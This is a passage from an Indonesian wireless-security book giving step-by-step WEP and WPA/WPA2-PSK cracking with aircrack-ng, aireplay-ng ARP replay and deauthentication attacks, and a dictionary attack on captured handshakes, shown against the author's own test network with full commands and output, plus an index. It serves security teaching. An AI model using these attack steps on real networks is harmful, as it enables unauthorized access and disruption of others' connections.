Ide dasarnya adalah AP akan mengirimkan paket ! oleh karena itu, paket ARP adalah jenis paket favorit yang bisa dimainkan. Strategi ini bertambah sempurna karena masalah keamanan yang ada pada WEP, memungkinkan serangan yang dinamakan sebagai *replay attack*. Artinya sebuah paket yang "sah" bisa dikirim berkali-kali dan tetap dianggap "sah". Dengan konsep ini, hacker bisa menunggu paket ARP yang dikirimkan oleh sebuah komputer yang sah, menyimpannya paket ini dan mengirimkannya kembali ke jaringan wireless berkali-kali.

AP yang menerima kiriman ini, akan selalu menganggap paket ARP sebagai paket yang sah karena itu, paket ini akan diteruskan oleh AP. Akibatnya, paket-paket baru terus diciptakan oleh AP dan hacker tinggal mengumpulkan paket data ini untuk kemudian digunakan sebagai data untuk mendapatkan WEP Keys !. Untuk melakukan hal ini, tampaknya memang cukup rumit namun salah satu program yang disertakan oleh paket aircrack yaitu aireplay-ng memungkinkan hacker melakukan hal ini dengan mudah.

Anda sudah melihat bahwa jaringan wireless JSNetwork yang mempunyai alamat MAC 00:18:39:39:23:66 mempunyai sebuah komputer client yang mempunyai alamat MAC 00:18:DE:C3:D8:68. Hacker tinggal menjalankan perintah aireplay-ng yang akan menunggu paket ARP dari komputer client, menyimpannya dan menggunakan untuk kemudian dikirim kembali ke AP secara terus menerus.

Untuk melakukan serangan ini, buka lagi sebuah console (command prompt), tanpa menutup console yang sedang menjalankan program airdump-ng kemudian jalankan perintah aireplay-ng berikut ini :

```
bt~#aireplay-ng --arpreplay -b 00:18:39:39:23:66 -h 00:18:DE:C3:D8:68 ath0
```

--arpreplay	Meminta agar aireplay melakukan serangan arpreplay yang akan mengirimkan paket ARP yang berhasil didapatkan.
-b 00:18:39:39:23:66	Alamat MAC dari AP
-h 00:18:DE:C3:D8:68	Alamat MAC dari komputer client yang sedang terhubung dengan AP. ARP dari komputer inilah yang akan diambil dan digunakan untuk melakukan serangan arpreplay.
ath0	Wireless adapter card yang digunakan untuk melancarkan serangan. Adapter ini harus mendukung fasilitas injeksi paket. Anda tidak bisa melakukan injeksi paket dengan semua adapter.

The screenshot shows two terminal windows. The top window is titled 'Shell - Konsole' and displays wireless interface statistics for 'JSNetwork'. The bottom window is titled 'Shell - Konsole <2>' and shows the execution of the 'aireplay-ng --arpreplay' command, which is attempting to send ARP requests to the client's MAC address (00:18:DE:C3:D8:68).

```

CH 1 || Elapsed: 8 mins || 2007-07-18 20:13
BSSID          PWR RXQ Beacons: #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:18:39:39:23:66 42 100      5204  215742 574   1 54  WEP  WEP      JSNetwork

BSSID          STATION          PWR Lost Packets Probes
00:18:39:39:23:66 00:18:DE:C3:D8:68 56     0    278441

[...]
dt = aireplay-ng --arpreplay -b 00:18:39:39:23:66 -h 00:18:DE:C3:D8:68 ath0
The interface MAC (00:0F:CB:B2:EC:A0) doesn't match the specified MAC (-h).
ifconfig ath0 hw ether 00:18:DE:C3:D8:68
Saving ARP requests in replay_arp-0718-200709.cap
You should also start airodump-ng to capture replies.
Read 334267 packets (got 175124 ARP requests), sent 111193 packets...

```

aireplay-ng selanjutnya akan menunggu adanya paket ARP dari komputer 00:18:DE:C3:D8:68. Bagaimana bila komputer yang sedang dimonitor ternyata tidak mengirimkan paket ARP ? Selama komputer tersebut aktif, paket ARP pasti akan dikirimkan !

Baik, mungkin Anda sudah paham bahwa ketika komputer sudah mendapatkan alamat MAC dari komputer tujuan, alamat MAC tersebut disimpan dalam memorinya yang dikenal dengan *ARP cache*. Dengan adanya ARP cache ini, komputer tidak perlu setiap saat mengirimkan paket ARP ketika hendak berhubungan dengan komputer yang sama.

Anda juga harus ingat bahwa *arp cache* ini mempunyai waktu hidup, sekitar 15 menit (tergantung sistem operasi). Artinya setelah waktu hidup dilalui, komputer akan kembali mengirimkan paket ARP. Terlalu lama untuk menunggu ? Anda membutuhkan teknik selanjutnya yaitu "Memaksa paket ARP terjadi!". Bagaimana melakukannya ?

Cukup putuskan hubungan client dengan AP melalui serangan *deauthentication* terhadap komputer client 00:18:DE:C3:D8:68 ! Untuk melakukan serangan ini, buka lagi sebuah console (command prompt), tanpa menutup console yang sedang menjalankan program airdump-ng dan aireplay-ng.

```
bt# aireplay-ng --deauth 5 -c 00:18:DE:C3:D8:68 -a 00:18:39:39:23:66 ath0
```

Ketika komputer client terhubung kembali dengan AP, biasanya paket ARP akan segera dikirimkan dan Anda tidak perlu menunggu terlalu lama lagi sekarang.

Bila Anda tertarik dengan permasalahan ARP ini, silahkan cari dokumen yang mengenai *arp poisoning*. Saya membahas masalah arp poisoning pada buku Seni Teknik Hacking 2.

4.Crack WEP Keys berdasarkan paket data yang terkumpul

Setelah mendapatkan paket data dalam jumlah yang cukup banyak, Anda sudah bisa mencoba mendapatkan WEP keys. Ada dua metode yang akan digunakan disini yaitu metode biasa dengan program aircrack-ng dan metode PTW.

Bila Anda mendownload CD BackTrack 2.0 original dari situs aslinya di www.remote-exploit.org, Anda perlu mengupgrade program aircrack atau mendownload program aircrack-ptw dari situs <http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/> (Bila Anda membeli CD BackTrack 2.0+ dari Jasakom, aircrack-ptw sudah disertakan)

Menggunakan aircrack-ng sangatlah sederhana, Anda hanya perlu menjalankan perintah "aircrack-ng hasil*.cap". Perintah ini akan mengambil semua file dengan nama "hasil" dengan akhiran ".cap". Seandainya Anda mengambil paket ini dalam beberapa kali dengan airodump-ng sehingga tercipta file hasil-01.cap, hasil-02.cap, hasil-03.cap, dst, maka semua file ini akan digunakan oleh aircrack-ng dan Anda akan melihat tampilan seperti berikut :

```
bt # aircrack-ng hasil*.cap
Opening hasil-01.cap
Opening hasil-02.cap
Opening hasil-03.cap
Read 860008 packets.

# BSSID                  ESSID
1 00:18:39:39:23:66  JSNetwork
Encryption
WEP (303762 IVs)
Choosing first network as target.
```

Berdasarkan informasi ketika menjalankan aircrack-ng, terlihat bahwa aircrack akan mengambil network pertama sebagai target (*Choosing first network as target*). Tentu saja hal ini tidak menjadi masalah karena pada saat mengumpulkan paket dengan airodump-ng, kita sudah melakukan filter sehingga hanya paket dari jaringan JSNetwork yang disimpan.

Seandainya Anda menyimpan semua paket dari semua jaringan yang terlihat dengan airodump-ng, maka Anda perlu memberikan informasi kepada aircrack-ng tentang network yang hendak di crack dengan parameter -b disertai dengan alamat MAC dari AP atau BSSID. Sebagai contoh, untuk meminta agar aircrack-ng mengcrack AP 00:18:39:39:23:66, Anda tinggal menjalankan aircrack dengan perintah

```
aircrack-ng -b 00:18:39:39:23:66 hasil*.cap
```

```
bt # aircrack-ng hasil-01.cap
Opening hasil-01.cap...
Read 610881 packets.

# BSSID          ESSID           Encryption
1  00:18:39:39:23:66  JSNetwork        WEP (215738 IVs)

Choosing first network as target.

Aircrack-ng 0.7 r214

[00:00:00] Tested 1 keys (got 215738 IVs)

KB  depth byte(vote)
0/  3  12( 25) 60( 18) 06( 15) D0(  6) 17(  5) D1(  5) AA(  3) E8(  3) 16(  0)
1/  1  34( 69) B6( 18) 94(  6) 98(  6) 25(  3) 61(  3) A0(  3) 00(  0) 01(  0)
2/  1  56( 32) C0( 15) E4( 13) 5B(  5) 7D(  4) 0E(  3) 6B(  3) 73(  3) 81(  3)
3/  1  78( 112) 15( 23) 88(  7) C2(  5) 0F(  4) 4D(  3) 6B(  3) 79(  3) FF(  3)

KEY FOUND! [ 12:34:56:78:90 ]
Probability: 100%
```

Proses cracking WEP dengan aircrack-ng

Dalam waktu yang tidak terlalu lama, aircrack-ng terlihat sudah mampu menampilkan WEP Keys yaitu "12:34:56:78:90". Percobaan selanjutnya dilakukan dengan aircrack-ptw. Karena program ini ada di root direktory dan tidak ada dalam search path, maka untuk mengeksekusinya harus dengan menunjuk ke lokasi program ini secara lengkap dengan menjalankan perintah "/aircrack-ptw hasil-01.cap" (saya menggunakan CD BackTrack 2.0+ yang dikeluarkan oleh Jasakom. Jika Anda mendownload program ini sendiri, maka masukkan lokasi tempat Anda menyimpan file ini).

Perhatikan bahwa aircrack-ptw ini tidak mendukung pemakaian beberapa file sumber seperti halnya dengan aircrack-ng. Karena itu, Anda harus menunjuk lokasi lengkap file .cap yang akan digunakan. Hasil percobaan ini sangat mengejutkan karena hanya dalam beberapa detik, *WEP Key* sudah bisa didapatkan !

```
bt # ./aircrack-ptw hasil-01.cap
This is aircrack-ptw 1.0.0
For more informations see http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/
allocating a new table
bssid = 00:18:39:39:23:66  keyindex=0
stats for bssid 00:18:39:39:23:66  keyindex=0 packets=214702
Found key with len 05: 12 34 56 78 90
```


Proses cracking WEP dengan metode PTW yang sangat cepat

Seandainya aircrack-ptw tidak mendapatkan WEP Keys, Anda tidak akan mendapatkan pesan tentang kegagalan ini dan hanya mendapatkan tampilan seperti berikut :

```
bt # aircrack-ptw hasil-01.cap
This is aircrack-ptw 1.0.0
For more informations see http://www.cdc.informatik.tu-darmstadt.de/air-
crack-ptw/
allocating a new table
bssid = 00:18:39:39:23:66 keyindex=0
stats for bssid 00:18:39:39:23:66 keyindex=0 packets=92392
```

Karena tidak ada keterangan tentang kegagalan, banyak yang mengira ada yang tidak beres dengan program aircrack-ptw, padahal tidak.

Sebagai rangkuman, Anda bisa melihat gambar dibawah ini yang menunjukkan proses cracking dilakukan. Terdapat 3 console yang dibuka untuk melakukan aksi ini.



Console pertama menjalankan airodump-ng untuk mengumpulkan paket data dari jaringan. Sementara itu, pada console kedua menjalankan aireplay-ng yang akan melakukan injeksi paket sehingga proses pengumpulan paket data pada console pertama menjadi lebih cepat. Sementara console pertama dan kedua sedang berjalan, Anda bisa langsung membuka lagi console ke tiga yang akan melakukan cracking dengan menggunakan aircrack-ptw atau aircrack-ng.

5. Gunakan WEP Keys untuk melakukan koneksi

Sudah mendapatkan WEP Keys ? So what ? apa yang bisa Anda lakukan dan apa yang Anda dapatkan ? Tentu saja dengan adanya WEP Keys, Anda bisa mensetting koneksi yang ada di komputer Anda agar bisa terkoneksi dengan jaringan AP. Setelah terkoneksi, memang tidak serta merta Anda memiliki jaringan tersebut.

Pada tahap ini, bisa dikatakan Anda telah memasang kabel jaringan dari komputer Anda ke jaringan wireless. Tentu saja dengan memasang kabel, bukan berarti Anda bisa melakukan apa saja terhadap semua komputer yang terhubung dengan jaringan wireless tersebut dan tidak berarti Anda bisa menggunakan koneksi internet yang ada. Apa yang bisa Anda lakukan sangat tergantung pada bagaimana sebuah jaringan dibentuk dan keamanan yang ada seperti apa.


Dengan terhubung ke dalam jaringan wireless, banyak sekali serangan-serangan lanjutan yang bisa dilakukan. Hacker bisa menjalankan sniffir, mencuri password, menjalankan serangan Man-In-The-Middle dlsb. Pembahasan detail dari serangan-serangan ini diluar cakupan buku ini. Anda bisa mempelajari serangan dalam jaringan dari berbagai situs serta dokumen yang bisa Anda temukan dengan search engine, mempelajarinya dari situs seperti jasakom.com atau dari beberapa buku yang saya tulis tentang ini terutama seri STH (Seni Teknik Hacking).

Anda bisa melihat demonstrasi aksi cracking WEP Key dengan aircrack-ng maupun aircrack-ptw pada CD JS E-Learning yang disertakan bersama buku ini.

HACK 05

Cracking WPA/WPA2 Keys

Seperti yang telah Anda ketahui, WPA dan WPA2 merupakan protokol keamanan yang diciptakan untuk mengatasi permasalahan yang ada pada WEP. Anda tidak bisa melakukan injeksi paket, mengirimkan paket yang diambil sebelumnya (*replay attack*), serta berbagai serangan yang mengancam WEP sehingga melakukan hacking terhadap jaringan yang menggunakan WPA maupun WPA2 menjadi jauh lebih sulit dilakukan namun bukan berarti tidak ada sama sekali.



WPA dan WPA2 bisa dijalankan dengan dua modus yaitu modus personal dengan PSK (*pre shared key*) dan modus enterprise yang menggunakan server RADIUS. Kemungkinan hacking hanya bisa dilakukan pada WPA dan WPA2 PSK yang paling banyak digunakan oleh pengguna rumahan maupun perusahaan. WPA dan WPA2 PSK menggunakan *passphrase* yang harus disetting di setiap komputer seperti halnya WEP.


Berbeda dengan hacking WEP, metode yang digunakan untuk melakukan hacking terhadap WPA dan WPA2 tidak bisa menggunakan metode statistik. WPA dan WPA2 mempunyai IV yang berubah-ubah sehingga

tidak ada gunanya mengumpulkan paket data sebanyak-banyaknya seperti pada WEP untuk melakukan mendapatkan Keys yang digunakan.

Satu-satunya kelemahan yang diketahui terdapat pada WPA dan WPA2 adalah ketika sebuah client melakukan koneksi ke AP dimana proses *handshake* terjadi. Dengan mendapatkan paket *handshake*, hacker bisa melakukan *brute force* yang akan mencoba satu persatu password yang ada dengan informasi yang didapatkan dari paket *handshake*.

Permasalahannya adalah melakukan hacking dengan cara *brute force* ini membutuhkan waktu yang sangat-sangat lama sehingga metode yang paling memungkinkan adalah brute force berdasarkan *dictionary file*. Artinya, Anda membutuhkan sebuah file yang berisi *passphrase* yang akan dicoba satu persatu dengan paket *handshake* untuk mencari Keys yang digunakan. Rangkuman tahapan untuk mendapatkan Keys dari sebuah jaringan WPA/WPA2 adalah sebagai berikut :


1. Cari informasi jaringan wireless yang hendak di hack
2. Mendapatkan paket *handshake*
3. "Membantu" terjadinya paket *handshake* bila point 2 terlalu lama
4. Crack WPA/WPA2 dengan dictionary file (file yang berisi password)
5. Gunakan WPA/WPA2 Keys untuk melakukan koneksi



Setting keamanan WPA2

HACK 05

Cracking WPA/WPA2 Keys



Seperti yang telah Anda ketahui, WPA dan WPA2 merupakan protokol keamanan yang diciptakan untuk mengatasi permasalahan yang ada pada WEP. Anda tidak bisa melakukan injeksi paket, mengirimkan paket yang diambil sebelumnya (*replay attack*), serta berbagai serangan yang mengancam WEP sehingga melakukan hacking terhadap jaringan yang menggunakan WPA maupun WPA2 menjadi jauh lebih sulit dilakukan namun berarti tidak ada sama sekali.

WPA dan WPA2 bisa dijalankan dengan dua modus yaitu modus personal dengan PSK (*pre shared key*) dan modus enterprise yang menggunakan server RADIUS. Kemungkinan hacking hanya bisa dilakukan pada WPA dan WPA2 PSK yang paling banyak digunakan oleh pengguna rumahan maupun perusahaan. WPA dan WPA2 PSK menggunakan *passphrase* yang harus disetting di setiap komputer seperti halnya WEP.

Berbeda dengan hacking WEP, metode yang digunakan untuk melakukan hacking terhadap WPA dan WPA2 tidak bisa menggunakan metode statistik. WPA dan WPA2 mempunyai IV yang berubah-ubah sehingga

Seperti sebelumnya, saya tidak akan berusaha masuk ke jaringan milik orang lain karena itu adalah tindakan illegal dan merugikan. Saya sudah menyiapkan sebuah jaringan wireless dengan nama JSNetwork menggunakan level keamanan WPA2 dengan enkripsi AES. Password yang digunakan adalah "warriors" karena kata ini merupakan salah satu kata yang terdapat di dalam file *dictionary* yang ada di dalam paket aircrack yang disertakan oleh BackTrack. Jika Anda memilih kata yang tidak ada di dalam file dictionary, maka proses cracking akan gagal dilakukan.

1.Cari informasi jaringan wireless yang hendak di hack

Langkah-langkah yang Anda lakukan pada bagian ini, sama persis dengan tahapan pada saat melakukan hacking WEP jadi saya tidak akan membahasnya terlalu detail. Intinya adalah jalankan program scanner jaringan wireless dengan kismet ataupun dengan airodump-ng untuk mendapatkan informasi jaringan yang ada. Pada contoh ini, saya menggunakan airodump-ng dengan menjalankan perintah :

```
bt ~ # airodump-ng ath0
```

BSSID	STATION	PWR	Lost	Packets	Probes
00:18:39:39:23:66 (not associated)	00:18:DE:C3:D8:68	55	0	102	
	00:19:D2:3A:7F:5C	1	0	5	MIA833H

airodump-ng digunakan sebagai wireless network scanner

Dari layar yang ditampilkan oleh airodump-ng, Anda bisa melihat informasi semua jaringan wireless yang terdeteksi. JSNetwork kali ini terdeteksi menggunakan Enkripsi WPA2 dengan Cipher CCMP dan Authentication PSK. Pada layar ini juga tampak terdapat sebuah STATION atau client yang sedang terkoneksi dengan jaringan JSNetwork yaitu 00:18:DE:C3:D8:68.

2. Mendapatkan paket handshake

Untuk mendapatkan paket *handshake*, Anda harus menunggu client melakukan koneksi ke AP. Tidak ada gunanya lagi menangkap paket sebanyak-banyaknya karena yang Anda butuhkan hanyalah satu paket handshake untuk melakukan proses cracking.

Sayang sekali Anda tidak bisa menentukan hanya akan merekam paket handshake saja dengan airodump-ng sehingga, Anda tetap harus mengumpulkan semua data yang bisa dilihat seperti yang Anda lakukan pada saat cracking WEP. Untuk itu jalankan airodump-ng dengan memasukkan informasi channel dari jaringan JSNetwork disertai dengan nama file tempat menyimpan paket data yang terlihat.

```
bt ~ # airodump-ng --channel 1 --bssid 00:18:39:39:23:66 -w hasil ath0
```

CH 1][Elapsed: 4 s][2007-07-18 21:52										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:18:39:39:23:66	39	100	48	24	3	1	54	WPA2	CCMP	PSK JSNetwork
BSSID	STATION			PWR	Lost	Packets	Probes			
00:18:39:39:23:66	00:18:DE:C3:D8:68			57	0	26				

- channel 1 Meminta agar airodump-ng hanya memantau channel 1 yang digunakan oleh JSNetwork dan tidak berpindah-pindah channel.
- bssid Meminta agar airodump-ng hanya memantau jaringan dengan BSSID (MAC AP) 00:18:39:39:23:66.
- w hasil Meminta agar airodump-ng menyimpan paket-paket yang didapatkannya ke dalam file dengan nama depan "hasil".
- ath0 Adapter yang digunakan oleh airodump-ng

Melalui layar yang ditampilkan oleh airodump-ng, Anda tidak bisa melihat apakah paket *handshake* sudah terambil. Anda hanya bisa berharap paket *handshake* terjadi yang salah satu kejadianya adalah ketika client melakukan koneksi ke AP.

3."Membantu" terjadinya paket handshake bila point 2 terlalu lama

Menunggu terjadinya paket *handshake* bisa lebih membosankan daripada menunggu paket ARP karena paket *handshake* lebih jarang terjadi. Salah satu kejadian yang membuat terjadinya *handshake* adalah ketika client melakukan koneksi dengan AP pertama kali.

Jika Anda masih ingat dengan serangan *deauthentication* yang akan memutuskan hubungan client dengan AP, maka disini serangan ini sangat dibutuhkan. Dengan memutuskan hubungan client dengan AP, biasanya program dari client secara otomatis akan melakukan koneksi kembali. Pada saat inilah, paket *handshake* akan digunakan dan bisa diambil oleh airodump-ng yang sedang berjalan.

Untuk melakukan serangan *deauthentication*, buka sebuah console yang baru lagi tanpa mematikan console yang sedang menjalankan program airodump-ng. Perintah ini akan memutuskan hubungan client (00:18:DE:C3:D8:68) dengan AP.

```
bt# aireplay-ng --deauth 2 -c 00:18:DE:C3:D8:68 -a 00:18:39:39:23:66 ath0
```

Perintah ini akan mengirimkan 2 paket *deauthentication* untuk mengantisipasi bila paket pertama gagal diterima oleh client. Pada dasarnya Anda hanya membutuhkan satu buah paket *deauthentication* untuk melancarkan serangan ini.

4.Crack WPA/WPA2 dengan dictionary file

Setelah Anda mengira-ngira bahwa paket handshake telah didapatkan (karena Anda membutuhkan program khusus seperti wireshark atau tcpdump untuk melihat jenis paket yang telah berhasil diambil), saatnya untuk melakukan cracking untuk mengetahui *WPA/WPA2 Keys* yang digunakan. Program yang digunakan tetap sama yaitu aircrack-ng dan seperti yang Anda ketahui, untuk mengcrack WPA/WPA2, dibutuhkan file dictionary atau file yang berisi *Key/passphrase*.

Aircrack-ng menyertakan sebuah file bernama *password.csv* yang disimpan di dalam direktori */pentest/wireless/aircrack-ng/*. Anda bisa menggunakan file ini untuk mencoba dan melihat bagaimana aircrack-ng digunakan untuk cracking WPA/WPA2. Password yang saya gunakan untuk percobaan ini, yaitu "warriors" merupakan kata yang sudah terdaftar di dalam file *password.csv* sehingga proses cracking seharusnya akan berhasil.

Untuk menjalankan aircrack-ng agar melakukan proses cracking dengan menggunakan dictionary file, Anda tinggal memberikan parameter -w yang disertai dengan nama dan lokasi file *dictionary* yang digunakan. Karena saya menggunakan file dictionary *password.csv* dan saya juga berada pada direktori tempat file tersebut berada, maka saya tidak perlu menyebutkan lokasi file *password.csv*, cukup langsung menjalankan perintah :

```
bt# aircrack-ng -w password.csv hasil*.cap
```

Anda juga bisa menyebutkan lokasi file secara lengkap seperti :

```
bt# aircrack-ng -w /pentest/wireless/aircrack-ng/password.csv /root/hasil*.cap
```

Selanjutnya, aircrack-ng akan mencoba melakukan cracking terhadap file .cap untuk mendapatkan *passphrase* yang digunakan oleh WPA/WPA2. Bila ternyata di dalam file .cap tidak terdapat paket *handshake* yang dibutuhkan, Anda akan melihat peringatan seperti gambar dibawah ini :

```
# BSSID          ESSID           Encryption
1  00:18:39:39:23:66  JSNetwork      WEP (358974 IVs)

Choosing first network as target.

No valid WPA handshakes found.

bt test #
```

Cracking WPA/WPA2 gagal karena tidak ada paket handshake

Sebaliknya, bila paket *handshake* ditemukan, aircrack-ng akan segera mencoba satu persatu password yang Anda di dalam file dictionary dengan paket handshake. Bila ditemukan, Anda akan melihat kalimat "**KEY FOUND!**" yang disertai dengan informasi Key yang berhasil ditemukan.

```
Shell - Konsol <3>
Current passphrase: warriors
EAPOL HMAC : 66 A0 0B 70 CA C4 DA DD 5C 05 13 21 CB 7A FA 47
Master Key : BA 41 9D 1B F4 D3 58 48 E5 38 71 BB 85 31 C0 47
Transcient Key : 26 A1 29 1E D0 E1 82 8B 1B 97 AC B2 24 31 7E 12
86 A1 DC 1D 14 18 58 83 0A FE 25 88 54 6C 15 FF
KEY FOUND! [ warriors ]
EAPOL HMAC : 86 B4 67 89 44 ED 60 43 6B 17 BA F7 F5 64 00 65

st test #
```

WPA/WPA2 Key berhasil di dapatkan

Sebagai rangkuman, Anda bisa melihat gambar dibawah ini yang menunjukkan proses cracking dilakukan. Terdapat 3 console yang dibuka untuk melakukan aksi ini.

```
Shell - Konsol <2>
CH 1 || Elapsed: 6 mins || 2007-07-18 21:59 || WPA handshake: 00:18:39:39:23:66 ←
BSSID PwR RX0 Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:18:39:39:23:66 40 100 3668 1509 3 1 54 WPA2 CCMP PSK JSNetwork
BSSID STATION PwR Lost Packets Probes
00:18:39:39:23:66 00:18:DE:C3:D8:68 55 0 1543

Shell - Konsol <4>
--chopchop : decrypt/chopchop WEP packet (-4)
--fragment : generates valid keystream (-5)
airplay-ng --deauth 2 -c 00:18:DE:C3:D8:68 -a 00:18:39:39:23:66 ath0 ←
21:58:16 Sending DeAuth to station -- STMAC: [00:18:DE:C3:D8:68]
21:58:17 Sending DeAuth to station -- STMAC: [00:18:DE:C3:D8:68]
bit -
```

```
Shell - Konsol <3>
Current passphrase: warriors
EAPOL HMAC : 66 A0 0B 70 CA C4 DA DD 5C 05 13 21 CB 7A FA 47
Master Key : BA 41 9D 1B F4 D3 58 48 E5 38 71 BB 85 31 C0 47
Transcient Key : 26 A1 29 1E D0 E1 82 8B 1B 97 AC B2 24 31 7E 12
86 A1 DC 1D 14 18 58 83 0A FE 25 88 54 6C 15 FF
KEY FOUND! [ warriors ]
EAPOL HMAC : 86 B4 67 89 44 ED 60 43 6B 17 BA F7 F5 64 00 65

st test #
```

Console pertama menjalankan airodump-ng untuk mengumpulkan paket data dari jaringan. Sementara itu, pada console kedua menjalankan injeksi paket deauthentication untuk memutuskan hubungan client dengan AP agar client melakukan koneksi ulang dan mengirimkan paket handshake yang diperlukan oleh proses cracking Key WPA/WPA2. Pada console ke tiga, aircrack-ng melakukan cracking untuk mendapatkan Key WPA/WPA2

5. Gunakan WPA/WPA2 Keys untuk melakukan koneksi

Sama halnya dengan WEP Keys, Anda bisa menggunakan WPA/WPA2 Keys untuk melakukan koneksi dengan AP dan melakukan banyak hal. Anda tinggal memasukkan WPA/WPA2 Keys ini ke dalam settingan adapter.

Apakah Masih aman dengan WPA/WPA2 PSK ?

Tidak bisa disangkal bahwa penggunaan server khusus yang dibutuhkan untuk mengimplementasikan WPA/WPA2 Enterprise sangatlah tidak efisien bagi pengguna rumahan. Sangat sulit bagi pengguna rumahan menyediakan sebuah server khusus, apalagi melakukan berbagai setting yang cukup rumit. Apakah ini berarti saatnya untuk menjauhi jaringan wireless ? Tentu saja tidak ! yang perlu Anda jauhi sekarang adalah WEP !

Ketika Anda menggunakan WPA ataupun WPA2, gunakan *passphrase* yang tidak ada di dalam kamus, jangan menggunakan kata yang sudah umum digunakan. Misalnya, Anda bisa menggunakan "Al0wH4Ap4k4b4r". Penggunaan passphrase yang kuat merupakan jaminan buat jaringan wireless Anda karena satu-satunya cara yang bisa digunakan oleh hacker untuk mendapatkan WPA/WPA2 Key adalah dengan melakukan serangan *brute force* dengan file kamus, karena itu, jangan gunakan *passphrase* yang ada didalam kamus maka Anda bisa tidur dengan nyenyak !

Anda bisa melihat demonstrasi aksi cracking WPA/WPA2 dengan aircrack-ng pada CD JS E-Learning yang disertakan bersama buku ini.

Index

Symbols

- 801.11a 6
- 802.11b 6, 9, 11, 12, 13, 14, 15, 16, 17, 22, 41, 42, 43, 46, 54, 55, 57, 115, 119, 157
- 802.11g 6, 9, 11, 12, 13, 14, 15, 16, 17, 22, 43, 44, 54, 155, 157

A

- Access Point 19, 20, 26, 35, 36, 37, 38, 39, 45, 46, 47, 154, 155
- Active Scanning 60, 61, 62
- Ad-Hoc V, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 34, 35, 71
- AES 79, 82, 104, 107, 111, 137, 169
- aireplay-ng 135, 136, 138, 160, 161, 162, 165, 171
- airodump-ng 153, 156, 157, 158, 159, 163, 165, 169, 170, 171, 173
- APIPA 31
- Atheros 115, 116, 118, 119, 120, 133, 153, 154, 155

B

- Backtrack 121, 130, 134, 135
- beacon 21, 28, 29, 55, 56, 61, 64, 65, 66, 154, 155
- Black List 144
- brute force 151, 168, 174
- BSS 7, 35, 36, 37

C

- CCMP 111, 157, 169
- Ciphertext 76
- console 171
- cracking 67, 102, 124, 150, 151, 153, 158, 159, 164, 165, 166, 169, 170, 171, 172, 173, 174
- Cryptography 75, 76, 79, 83, 84

D

- Deauthentication IX, 133
- Dekripsi 76, 98
- dictionary 168, 169, 171, 172

E

- Enkripsi 22, 25, 71, 76, 77, 80, 81, 82, 98, 104, 107, 169
- ESS 7, 36, 138
- ESSID 154, 155, 158, 163

G

- GSM 6

H

- half duplex 40
- handshake 168, 170, 171, 172, 173

I

- IBSS 7, 19
- ICS 31, 32, 33
- IEEE 8, 9, 11, 25, 26, 34, 37, 60, 65, 97, 101, 103, 106, 108, 142, 155

Independent Basic Service Set 19
Internet Connection Sharing 31
IPW 115, 116, 118, 119, 120, 133,
153, 154, 155
IV 67, 81, 82, 83, 102, 103, 167,
175

J

jammer 141, 142
jasakom IV, V

K

Key 22, 25, 26, 67, 77, 78, 83, 84,
89, 90, 92, 93, 94, 95, 96, 97,
98, 99, 100, 101, 102, 103,
105, 106, 107, 108, 109, 110,
111, 171, 172, 173, 174
Kismet 66, 67, 68, 69, 70, 72, 129,
130, 132, 136, 153

L

LAN 3, 5, 8, 9, 32, 33, 46, 49, 52,
53

